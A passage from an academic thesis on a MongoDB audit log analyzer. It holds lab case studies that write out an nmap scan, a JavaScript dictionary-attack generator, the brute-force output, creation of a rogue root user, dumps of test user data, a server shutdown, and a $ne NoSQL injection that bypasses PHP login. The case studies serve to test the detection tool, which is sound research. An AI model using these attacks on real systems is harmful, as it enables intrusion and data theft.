


Figure 12: Zenmap trying to retrieve build information and system information

3.) The attacker checks for a service running MongoDB on the server to make sure MongoDB is the reason the port is open by using the nmap command “nmap -sV -p 27017 192.168.1.158”. The command was unable to detect the specific version on the service but did identify a service running MongoDB.

Phase 2 – Connect and Attack

1.) The attacker downloaded the MongoDB shell “mongo.exe” from the MongoDB provider’s website and saved it on their “C:\” drive. The attacker makes a connection to the server by running the command “mongo 192.168.1.158” with a command prompt. This connects them to the test database. Next the attacker checks to see if there is any security on the server by running the command “show dbs” which would normally show a list of the databases on the MongoDB server. This command is met with an unauthorized error.



```
Administrator: C:\Windows\System32\cmd.exe - mongo 192.168.1.158

C:\Windows>cd ..

C:\>mongo 192.168.1.158
2015-09-06T10:09:58.496-0400 I CONTROL Hotfix KB2731284 or later update is not
installed, will zero-out data files
MongoDB shell version: 3.0.6
connecting to: 192.168.1.158/test
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
> show dbs
2015-09-06T10:11:37.069-0400 E QUERY Error: listDatabases failed:<
  "ok" : 0,
  "errmsg" : "not authorized on admin to execute command { listDatabases:
1.0 }",
  "code" : 13
>
  at Error <<anonymous>>
  at Mongo.getDBs (src/mongo/shell/mongo.js:47:15)
  at shellHelper.show (src/mongo/shell/utils.js:630:33)
  at shellHelper (src/mongo/shell/utils.js:524:36)
  at <shellhelp2>:1:1 at src/mongo/shell/mongo.js:47
>
```

Figure 15: Attacker connecting to mongoDB server and failing to list databases

2.) The following is the small script that I wrote in javascript for the dictionary attack. The code basically takes a list of users and a list of passwords and outputs every possible combination in a string form of an authentication command

e.g.(`db.auth('martin','password');`). This initial script is ran on an html page and the output of that is saved into the file `bruteattack.js` which will be ran on the server.

```
<script>
//user object
var users =
['photos','3','r','el8','mike','jeff','4','a','adam','brian','esr','paul','scott','geoff','jeremy','martin','
michael','chris','graham','hal','phoenix','raph','schwern','site','steve','anton','ben','csis','dou
g','ian','iang','munzner','phil','reiter','skip','stefan','tskirvin','ahatzis','ajs','alex','atconsultanc
y','audreyt','bjorn','root'
];
//password object
var passwords =
['index','images','download','2006','news','crack','serial','warez','full','12','contact','about','s
earch','spacer','privacy','11','logo','blog','new','10','cgi-
bin','faq','rss','home','img','password','default','2005','products','sitemap','archives','1','9','li
nks','1','8','6','2','7','login','articles','support','5','keygen'
];
//build the dictionary attack
document.write("var r=[];");
var count = 0;
for (var u in users){
  for (var p in passwords){
    document.write("r["+count+"]=db.auth('"+users[u]+"','"+passwords[p]+"');");
    document.write("r["+count+"]+= 'user='"+users[u]+" pass='"+passwords[p]+'";");
    count++;
  }
}
document.write("<br />");
document.write("r.length;");
document.write("<br />");
document.write("for(var z=0;z<=r.length;z++){if(r[z].charAt(0)==1){print(r[z]);}}");
</script>
```

Figure 16: Html/Javascript Malware that was written to build attacking script

3.) The attacker executed the dictionary attack on the MongoDB server with the commands “use admin” and then “load(“C:/bruteattack.js”);

```
> load("C:/bruteattack.js");
```

Figure: Malware being loaded onto the server

4.) After the attack hit the server with roughly 2000 authentication attacks, the script outputted all of the successful attempts with their usernames and passwords. In this attack there was one successful hit with the username: **root** and the password: **password**.

```
Error: 18 Authentication failed.  
Error: 18 Authentication failed.  
Error: 18 Authentication failed.  
Error: 18 Authentication failed.  
Error: 18 Authentication failed.  
Error: 18 Authentication failed.  
user=root pass=password  
true  
>
```

Figure 17: Attacker logging on the server with root access

5.) The attacker now logged in as the user root, proceeded to create a new user named anon with the root role on the admin database. Next there are a series of commands that were ran to find out more information about the MongoDB server. The most critical commands were:

show collections - This command listed the tables in the admin database

show dbs – This command listed all of the databases on the server

db.users.find() – This command listed all of the users that are in the phpweb database which is the backend to a website on the server. This command was also ran prior to the commands in the screenshot against the admin user database to retrieve the users and encrypted passwords on the server.

```

> db.createUser<<user:"anon", pwd:"anon", roles:[{role: "root", db:"admin"}]>>
Successfully added user: {
  "user" : "anon",
  "roles" : [
    <
      "role" : "root",
      "db" : "admin"
    >
  ]
}
>
> db.auth('anon','anon')
1
> show collections
system.indexes
system.users
system.version
> show dbs
admin      0.078GB
bankDB    0.078GB
blog      0.078GB
edda      0.078GB
local     0.078GB
m101     0.078GB
phpweb    0.078GB
school    0.078GB
secretdb  0.078GB
> use phpweb
switched to db phpweb
> show collections
products
system.indexes
users
> db.users.find()
< "_id" : ObjectId("55e3a173564b2efff87ec06c"), "username" : "tom", "password" :
"tom", "email" : "tom@gmail.com", "cardnumber" : 12345 >
< "_id" : ObjectId("55e3a180564b2efff87ec06d"), "username" : "jim", "password" :
"jim", "email" : "jim@gmail.com", "cardnumber" : 54321 >
< "_id" : ObjectId("55e3a187564b2efff87ec06e"), "username" : "bob", "password" :
"bob", "email" : "bob@gmail.com", "cardnumber" : 22222 >
< "_id" : ObjectId("55e7b584ab82cfb74ec1491d"), "username" : "lucky", "password"
: "numberseven", "email" : "lucky@gmail.com", "cardnumber" : 956824598564 >
< "_id" : ObjectId("55e7b58cab82cfb74ec1491e"), "username" : "sky", "password" :
"bluegrass", "email" : "sky@gmail.com", "cardnumber" : 52312546125897 >
< "_id" : ObjectId("55e7b5b1ab82cfb74ec1491f"), "username" : "cory", "password"
: "secretpassword", "email" : "cory@gmail.com", "cardnumber" : 1245123586945 >
>

```

Figure 18: Attacker creating a new user and running commands

6.) The attacker switched the current database to secretdb and ran the command “show collections”. The attacker saw there was a collection with user personally identifiable information. With the command “db.userPII.find()” the attacker was able to obtain several user’s social security numbers.

```

> use secretdb
switched to db secretdb
> show collections
system.indexes
system_profile
userPII
> db.userPII.find()
< "_id" : ObjectId("54bb08828366903501bf41fd"), "name" : "Jack Shepard", "ssn" :
"151111258" >
< "_id" : ObjectId("55e4fd70ee146b4ddae1a293"), "name" : "Cory Morales", "ssn" :
"4445555" >
>

```

Figure 19: Attacker retrieving PII from secretdb

7.) The attacker finished his attack by authenticating as root again and dropping the anon user. The last command they ran was “db.shutdownServer()” to crash the server for fun.

```
> db.auth('root','password')
Error: 18 Authentication failed.
0
> use admin
switched to db admin
> db.auth('root','password')
1
> db.dropUser('anon')
true
> db.shutdownServer()
2015-09-06T14:13:41.764-0400 I NETWORK  DBClientCursor::init call() failed
server should be down...
2015-09-06T14:13:41.766-0400 I NETWORK  trying reconnect to 192.168.1.158:27017
<192.168.1.158> failed
2015-09-06T14:13:42.971-0400 W NETWORK  Failed to connect to 192.168.1.158:27017
, reason: errno:10061 No connection could be made because the target machine act
ively refused it.
2015-09-06T14:13:42.972-0400 I NETWORK  reconnect 192.168.1.158:27017 <192.168.1
.158> failed failed couldn't connect to server 192.168.1.158:27017 <192.168.1.15
8>, connection attempt failed
>
```

Figure 20: Attacker shutting down server after getting what they wanted

PHP injection vulnerability

This case study was made possible with the help of the book MongoDB Pentesting for Absolute Beginners by Infosec Institute (MongoDB Pentesting, 2015). By using their pre-created code I was able to throw together a php website quickly to plug a MongoDB server in and test the injection vulnerability. The way this exploit works is by injecting a mongoDB command into the request. The command that is used is \$ne which means not equal to as shown in the following html request.

Uname[**\$ne]=test&upass[**\$ne]=test&login=Login****

The above objects that are passed will create a condition where the database will look for the documents that don't have the username and password “test”. (InfosecInstitute, 2015)

1.) The hacker goes to the php website at <http://localhost/phpweb/index.php> and sees a basic authentication screen. At the same time they start the network debugging application fiddler to see the requests that will be made.




Figure 21: Php Login user interface for case study #2

2.) The attacker then attempts to authenticate with a random user and password u: sky p: bluegrass. The attempt fails and the request can be seen in fiddler.

3.) Using Fiddler to generate a custom request, the attacker is able to bypass authentication. All that needed to be done is to select the failed request and then go to the compose screen and change the request parameters to be `uname[$ne]=test&upass[$ne]=test&login=login`.




Figure 22: Fiddler executing POST request on PHP application

4.) The attack then executes the request and this time gets a 200 ok response. They then click on the succeeded request to open the session in the browser. The exploit worked successfully and they are now logged in.





Figure 23: Fiddler showing that the POST request was successful

5.) The same exploit is used by the attacker on the websites search by typing into the address bar 192.168.1.158/phpweb/home.php?search[\$ne]=this&Search=Search. This ends up pulling search values that the user may not have had access to.



Welcome to Dashboard...

You are logged in as: user [\[logout\]](#)

Search Values

Search

Your Purchase Details:
3 product found.
Email: bob@gmail.com
Product Name: diamond-ring
Price: 4500USD

Figure 24: Attacker logged into application and doing an injection attack on search page

CHAPTER FIVE: RESULTS AND OUTCOME

To gather the results and outcome of the Audit Log Analyzer tool I took the audit log that was generated by the Case Studies and loaded it into the tool to create a new investigation case. I proceeded to use the tool to investigate and took notes of the results as I went through each of the tabs on the tool.

The Latest events tab didn't prove to be especially useful in identifying an attack or who the attacker is. The page shows the last 20 events in the log which isn't nearly enough to paint the picture of what is going on in the server. It is a good way to see that the audit log was imported into the tool correctly but that is about it.

The General stats tab was nice to look at to get a general idea of the activity on the server. There were only 2 usernames that were used on the server. There were 1936 failed logins out of only 5990 events. This shows as an immediate red flag.

The failed attempts tab had empty tables for the Creation and Drop Failures since there weren't any of these kinds of events in this particular log. The Authentication Failures tables showed the 1936 failures so I was able to see the raw data on this page.

On the Log Analysis/Alerts tab, the auth attack algorithm attempted to identify any attacks. It successfully found the attacking IP as 192.168.1.162 and an approximate start and end date (2015-09-06T14:02:40.905 - 2015-09-06T14:03:02.956). The algorithm identified 1935 attempts in the attack. From the charts on this page I could see that a majority of the activity was done as the root user and that the majority of commands were to Authenticate or to find/list collections to get data from the server. Lastly the system found 3 records of potential Php NoSql Injection Attacks. These

attacks were on the local webserver so it shows as the IP address 127.0.0.1 with the user being root.

The outcome of the User Activity Report page was better than I hypothesized. I was able to click on the Attackers IP and get a lot of relevant information. The most interesting part of this page is the User Events by Hours chart. At 2015/09/06 10:00 there were only 7 events and by 2015/09/06 14:13 there were 5961 events so the chart shows a huge upward curve on the line chart. This was definitely a red flag for so many commands to be executed within 3 minutes from a single IP address. This page gave the counts on critical and informational commands which was helpful to see the kinds of commands the attacker were running. The other useful parts of this page were the success/failure Audit Log Type blocks at the top of the page. Immediately I could see that the attacker had created/deleted users and marked in red were the number of authentication failures.

After gathering information about the attacker I proceeded to the Search page to dig deeper into information that I specifically wanted to know. The first search I ran was where remote ip = '192.168.1.162' and command='find'. I book marked the 3 events and then searched for command='authenticate' and result='0' to get the successful logins by the attacker. I book marked the first success they had with authenticating as the root user to mark the event when the attack compromised the system.

The outcome of the Export report page was as expected. I was able to select Case Information, Alerts, and Bookmarked Data to export a report in Pdf for later viewing. This section would be particularly helpful when building a case against the attacker or documenting what happened on the server.

CHAPTER SIX: CONCLUSION

In the world of Cyber Security there is a clear need and importance for Audit Logs. They can hold users accountable and associate them to events that occurred on the server. Audit logs ultimately hold the key to the big picture of what took place on a server. They can help layout a sequence of events in chronological order of what happened before, during, and after an attack or event. One of the most useful benefits of audit logs is that they can help identify intrusions by keeping log of unusual or unauthorized events. Among the general benefits there are a number of laws and regulations that push organizations to store and review certain logs. The Gram-Leach-Bliley Act requires financial institutions to protect their customer's information against security threats which Audit logs can help identify and resolve issues. Another Act to note is the Federal Information Security Modernization Act of 2014 which was a reform of the FIFMA Act of 2002. The act states that each agency shall develop, document, and implement an agency-wide information security program to provide information security for the information and information systems that support the operations and assets of the agency. The NIST SP 800-53 was developed in support of FISMA and notes the importance of log management and the generation, review, and retention of audit records (Kent, Souppaya, 2006). My research of current tools to help in reviewing audit logs for MongoDB showed that there was not much out there currently that is built specifically for MongoDB.

Creating the MongoDB Audit Log Analyzer tool answered to this need of being able to review audit records in an effective manner. Conducting case studies by setting up server and attacker environment I was able to produce a viable audit log to fully test

the usefulness of the tool that was built. Creating the execution timing mechanism within the tool helped in optimizing the search by collecting timing data each time a search was made during testing. This directly impacts the user's experience while doing advanced search. It was also concluded that the tool was able to successfully identify an intrusion and gives the user an efficient way to search through the events to retrieve the results that they want. Using the tool saves a lot of time compared to having to review the audit log manually to find information.

As with all projects there are recommendations that emerge out of the research conducted. This tool was built to be all client side so that it would be lightweight and be able to set up very quickly. This also was done so that there wouldn't be a need for a file server or a server dedicated to web services. The Audit log that was used to validate the tool had 5990 records and was stored into the html5 browser's IndexedDB storage. If this tool was to be used in an enterprise capacity with a log that could potentially have millions of events I would suggest that the user trims down their audit log to a time period with less events or that the tool be rewritten to host the audit logs on a file server or database. I would also recommend that a lot of the complex algorithms that were written in javascript for intrusion detection and searching be moved into a server side language such as C#. Handling things server side would be more performant with a huge data set and would not run into memory issues that would happen client side.

LIST OF REFERENCES

- Edda: a log visualizer for MongoDB (2012, July). Retrieved from
<http://blog.mongodb.org/post/28053108398/edda-a-log-visualizer-for-mongodb>
- Fauveau, M. (2014). Angular Query Builder. Retrieved from
<https://github.com/mfauveau/angular-query-builder>
- Fifth Annual Study on Medical Identity Theft - MedIDFraud.org. (2015, February). Retrieved from
http://medidfraud.org/wp-content/uploads/2015/02/2014_Medical_ID_Theft_Study1.pdf
- File mongodb-brute (n.d). Retrieved from
<https://nmap.org/nsedoc/scripts/mongodb-brute.html>
- Fontoura, Sadanandan, Shanmugasunderam, Vassilvitsku, Vee, Venkatesan, & Zien (2010). Efficiently Evaluating Complex Boolean Expressions. Retrieved from
<http://theory.stanford.edu/~sergei/papers/sigmod10-index.pdf>
- Kent, K, Souppaya, M. (Sep. 2006). Guide to Computer Security Log Management. *NIST Special Publication 800-92*.
- King, J. (2013). Measuring the Forensic-Ability of Audit Logs for Nonrepudiation. *ICSE 2013, San Francisco, CA, USA Doctoral Symposium*. 1419-1422.
- Kitamura, E. (2014, January). Working with quota on mobile browsers: A research report on browser storage. Retrieved from
<http://www.html5rocks.com/en/tutorials/offline/quota-research/>
- MongoDB Login Utility (n.d). Retrieved from
https://www.rapid7.com/db/modules/auxiliary/scanner/mongodb/mongodb_login
- MongoDB Pentesting for Absolute Beginners (2015, August). Retrieved from

<http://resources.infosecinstitute.com/download/mongodb-pentesting-for-absolute-beginners/?dl=true>

Murugesan, P, Ray, I. (2014). Audit Log Management in MongoDB. *2014 IEEE 10th World Congress on Service*. 53-57.

Okman, L, Gal-Oz, N, Abramov, J. (2011). Security Issues in NoSql Databases. *2011 International Joint Conference of IEEE TrustCom-11/IEEE ICSS-11/FCST-11*. 541-547.

Rueckstiess, T. (2014, October). Mloginfo. Retrieved from
<https://github.com/rueckstiess/mtools/wiki/mloginfo>

Schober, P. (2013, August). IdP Audit Log Analysis Tool. Retrieved from
<https://wiki.shibboleth.net/confluence/display/SHIB2/IdP+Audit+Log+Analysis+Tool>

Splunk Light (n.d.). Retrieved from
http://www.splunk.com/en_us/products/splunk-light.html

Swift, D (2010, November). Successful SIEM and Log Management Strategies for Audit Compliance. Retrieved from
<http://www.sans.org/reading-room/whitepapers/auditing/successful-siem-log-management-strategies-audit-compliance-33528>

System Event Audit Messages (n.d.). Retrieved from
<https://docs.mongodb.org/manual/reference/audit-message/>

The MongoDB 3.0 Manual (n.d.). Retrieved from
<https://docs.mongodb.org/manual/>

Zakas, N. C. (2010) High Performance Javascript. Sebastopol, CA: O'Reilly Media